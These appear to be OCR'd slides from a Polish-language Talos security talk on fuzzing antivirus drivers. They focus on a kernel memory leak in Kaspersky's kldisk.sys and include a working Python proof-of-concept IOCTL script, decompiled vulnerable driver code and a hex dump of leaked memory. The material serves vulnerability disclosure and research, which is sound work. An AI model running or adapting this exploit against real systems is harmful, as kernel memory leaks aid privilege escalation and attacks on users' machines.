
Kaspersky Antivirus

- Skrypt python leakujący pamięć z wykorzystaniem kldisk(KlDiskCtl)

```
def leak_memory():
        fileName = u'\\\\.\\KlDiskCtl'
        hFile = win32file.CreateFileW(fileName,
                                                GENERIC_READ |GENERIC_WRITE,
                                                0,
                                                None,
                                                OPEN_EXISTING, 0 , None, 0)

        ioctl = 0x8123e048
        inputBuffer = "A"*0x14
        inputBufferLen = len(inputBuffer)
        outBufferLen   = 0x1000

        print "Time to send IOCTL : 0x%x" % ioctl
        buf = win32file.DeviceIoControl(hFile, ioctl,inputBuffer,outBufferLen)
        buf = buf[inputBufferLen:]
        with file('outBuff.bin','wb') as f:
                f.write(buf)
```

TALOS

Kaspersky Antivirus



Kaspersky Antivirus – kldisk.sys

```
NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
        (...)
   DriverObject->MajorFunction[9] = (PDRIVER_DISPATCH)sub_407C54;
   DriverObject->MajorFunction[4] = (PDRIVER_DISPATCH)sub_402CCA;
   DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DispatchDeviceControl;

(...)
int __stdcall DispatchDeviceControl(_DEVICE_OBJECT *DeviceObject, PIRP Irp)
{
 irpSp = (PIO_STACK_LOCATION *)Irp->Tail.Overlay.CurrentStackLocation;
 controlCode = irpSp->Parameters.DeviceIoControl.IoControlCode;

   switch ( controlCode )
   {
    case 0x8123E060:
          (...)
        case 0x8123e044:
                (...)
```

TALOS

Kaspersky Antivirus

- Dekodowanie IOCTL

```
WinIoCtlDecoder.py 0x8123e048

Device   : <UNKNOWN> (0x8123)
Function : 0x812
Method   : METHOD_BUFFERED (0)
Access   : FILE_READ_ACCESS | FILE_WRITE_ACCESS (3)
```

TALOS

Kaspersky Antivirus

- Jeden z IOCTL'i , w którym występuje memory leak

```
Line 1  if ( controlCode == 0x8123E048 )
Line 2  {
Line 3          inBuffer = Irp->AssociatedIrp.SystemBuffer;
Line 4          OutputBufferLength = ioStackLocation->Parameters.DeviceIoControl.OutputBufferLength;
Line 5          *((DWORD*)inBuffer) = sub_92F403CA(inBuffer, &OutputBufferLength);
Line 7          irp->IoStatus.Information = OutputBufferLength;
Line 8 return v13;
```

TALOS

Kaspersky Antivirus

```
Line 12 signed int __stdcall sub_92F403CA(PBYTE inBuffer, PDWORD OutputBufferLength)
Line 13 {
Line 14   v2 = checkOnList(*inBuffer);
Line 15   if ( v2 )
Line 16   {
Line 17           v4 = *(inBuffer + 4);
Line 18           if ( v4 > v2->dwordC4 || *OutputBufferLength < v4 + 0x14 )
Line 19           {
Line 20             v3 = 0xC000000D;
Line 21           }
Line 22           else
Line 23           {
Line 24             memcpy(inBuffer + 0x14, &v2->gap4[v2->dwordCC + 160], *(inBuffer + 4));
Line 25             *OutputBufferLength = *(inBuffer + 4) + 20;
Line 26           }
Line 27   }
Line 28   else
Line 29   {
Line 30           v3 = 0xC0000225;
Line 31   }
Line 32   return v3;
Line 33 }
```

TALOS

Kaspersky Antivirus

```
python  mem_leak.py
Time to send IOCTL : 0x8123e048
content of outBuff.bin
(...)
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000010   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000020   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000030   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000040   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000050   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000060   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000070   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000080   00 00 00 00 00 00 00 00  06 00 00 00 02 00 00 00   ................
00000090   00 00 00 00 01 00 00 00  05 98 22 F3 9E 86 9E 47   ..........˜"óž†žG
000000A0   BA 76 DD 64 3F 1D 1B 80  00 00 00 00 00 00 00 00   şvÝd?..€........
000000B0   00 00 00 00 00 00 00 00  07 00 00 00 3C 00 57 00   ............<.W.
000000C0   41 00 4E 00 20 00 4D 00  69 00 6E 00 69 00 70 00   A.N. .M.i.n.i.p.
000000D0   6F 00 72 00 74 00 20 00  28 00 4E 00 65 00 74 00   o.r.t. .(.N.e.t.
000000E0   77 00 6F 00 72 00 6B 00  20 00 4D 00 6F 00 6E 00   w.o.r.k. .M.o.n.
000000F0   69 00 74 00 6F 00 72 00  29 00 00 00 00 00 00 00   i.t.o.r.).......
```

TALOS

Wnioski

- Prosty fuzzer przy nie skomplikowanej architekturze potrafi przynieść dobre rezultaty
- Stosujmy kompleksowe podejście tam gdzie się tylko da
- Korzystajmy z usprawnień systemów w wyszukiwaniu bugów, ale świadomie!
- Nadmiar potrafi zaszkodzić
- Czasami jedna flaga/linijka ma kolosalne znaczenie
- Daj sobie czas!

TALOS

Pytania ?

Dziękuje !

TaLOS

talosintelligence.com
blog.talosintel.com
@talossecurity